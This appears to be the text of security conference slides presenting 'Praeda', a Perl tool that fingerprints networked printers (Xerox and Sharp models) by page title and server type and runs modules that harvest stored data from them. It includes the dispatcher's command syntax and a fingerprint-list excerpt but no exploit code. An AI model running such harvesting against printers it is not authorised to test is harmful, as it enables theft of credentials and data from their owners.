'PRAEDA' AUTOMATED HARVESTING TOOL



'PRAEDA' AUTOMATED HARVESTING TOOL

Data file (DATA_LIST)

```
P000028|Xerox WorkCentre 4150 - Status||MP0013|MP0015
P000029|Xerox WorkCentre 4250 - Status||MP0013|MP0015
P000030|Xerox WorkCentre 4260 - Status||MP0013|MP0015
P000031|XEROX WORKCENTRE - Status|Apache|MP0008
P000032|Top Page - MX-2600N|Rapid Logic/1.1|MP0014
P000033|Top Page - MX-B401|Rapid Logic/1.1|MP0014
P000034|Top Page - MX-4101N|Rapid Logic/1.1|MP0014
P000035|Top Page - MX-M453N|Rapid Logic/1.1|MP0014
```

- ✗ 1st field (P000032) = sequence number
- ✗ 2nd field (Top Page - MX-2600N) = Title page
- ✗ 3rd field (Rapid Logic/1.1) = Server type
- ✗ 4th 5th 6thfield (MP0014) = Module to execute

'PRAEDA' AUTOMATED HARVESTING TOOL

DISPATCHER (PRAEDA.PL)

✗ Syntax

"praeda.pl TARGET_FILE TCP_PORT PROJECT_NAME OUTPUT_FILE (-ssl)"

✗ Queries printers in target list

✗ If a match is found in data_list associated module jobs listed are executed

✗ Recovered data is stored in logs file or separate extract files under project name

'PRAEDA' AUTOMATED HARVESTING TOOL

Praeda project moving forward

- ✗ Continue researching encryption methods used by some vendors for backup and clone process outputs
 - + HP
 - + Xerox
- ✗ Will continue developing in Perl for the moment
- ✗ Working migrating code to Ruby – early stages of conversion started
- ✗ Looking for contributors for project
- ✗ Develop other network appliance modules besides printers – plan to release a half dozen or more modules next month

CONCLUSION & QUESTION



foofus.net

The Danger Is Real

Deral Heiland

percX@foofus.net

dh@layereddefense.com

Praeda Beta version 0.01.2b
available for download from

www.foofus.net